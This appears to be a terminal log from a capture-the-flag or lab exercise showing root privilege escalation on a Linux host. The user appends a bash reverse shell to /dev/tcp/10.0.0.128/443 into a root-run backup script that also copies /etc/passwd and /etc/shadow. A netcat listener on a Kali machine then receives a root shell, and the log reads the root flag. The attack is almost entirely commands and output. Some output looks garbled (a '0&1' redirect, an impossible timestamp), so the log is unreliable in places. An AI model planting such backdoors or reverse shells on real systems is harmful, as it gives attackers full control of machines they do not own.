sa@10-10-200-238:/tmp$ echo "/bin/bash -c '/bin/bash -i >> /dev/tcp/10.0.0.128/443 0&1'" >> /usr/local/bin/backup.sh
sa@10-10-200-238:/tmp$ cat /usr/local/bin/backup.sh
#!/bin/bash

mkdir -p /tmp/backup
cp -r /opt/httd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup

/bin/bash -c "/bin/bash -i >> /dev/tcp/10.0.0.128/443 0&1"
sa@10-10-200-238:/tmp$
```

```
kali@kali: ~/opt/TL
└─ nc -nlp 443
listening on [any] 443 ...
connect to [10.0.0.128] from (unknown) [10.10.70.200] 60112
bash: cannot set terminal process group (4200): inappropriate ioctl for device
bash: no job control in this shell
root@10-10-200-238:~# whoami;id;hostname
whoami;id;hostname
root
uid=0(root) gid=0(root) groups=0(root)
ip-10-10-200-238
root@10-10-200-238:~# pwd
/
root
root@10-10-200-238:~# ls -lah
ls -lah
total 44k
drwxr-xr-x  6 root root 4.0K Apr 21 12:00 .
drwxr-xr-x 28 root root 4.0K Oct 27 11:54 ..
lrwxrwxrwx  1 root root   9 Apr 20 20:13 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.2K Oct 25 20:21 .bashrc
drwxr-xr-x  2 root root 4.0K Apr 20 20:13 .deploy
-rw-r--r--  1 root root  20 Apr 20 20:00 .lesshst
drwxr-xr-x  3 root root 4.0K Apr 19 17:22 .local
-rw-r--r--  1 root root 161 Jul  9 2019 .profile
-rw-r--r--  1 root root  60 Apr 10 10:11 .selected_editor
drwxr-xr-x  2 root root 4.0K Apr 19 16:02 .ssh
-rw-r--r--  1 root root  37 Apr 19 10:161 root.txt
drwxr-xr-x  4 root root 4.0K Apr 19 10:02 sup
root@10-10-200-238:~# cat root.txt
cat root.txt
Vl1ced50ed2bec8abb0317735db23fe1b
root@10-10-200-238:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:90:80:35:a1:85 brd ff:ff:ff:ff:ff:ff
    inet 10.10.70.200/10 metric 100 brd 10.10.127.255 scope global dynamic eth0
        valid_lft 3001sec preferred_lft 3001sec
    inet6 fe80::9080:80ff:fe05:a305/64 scope link
        valid_lft forever preferred_lft forever
root@10-10-200-238:~#
```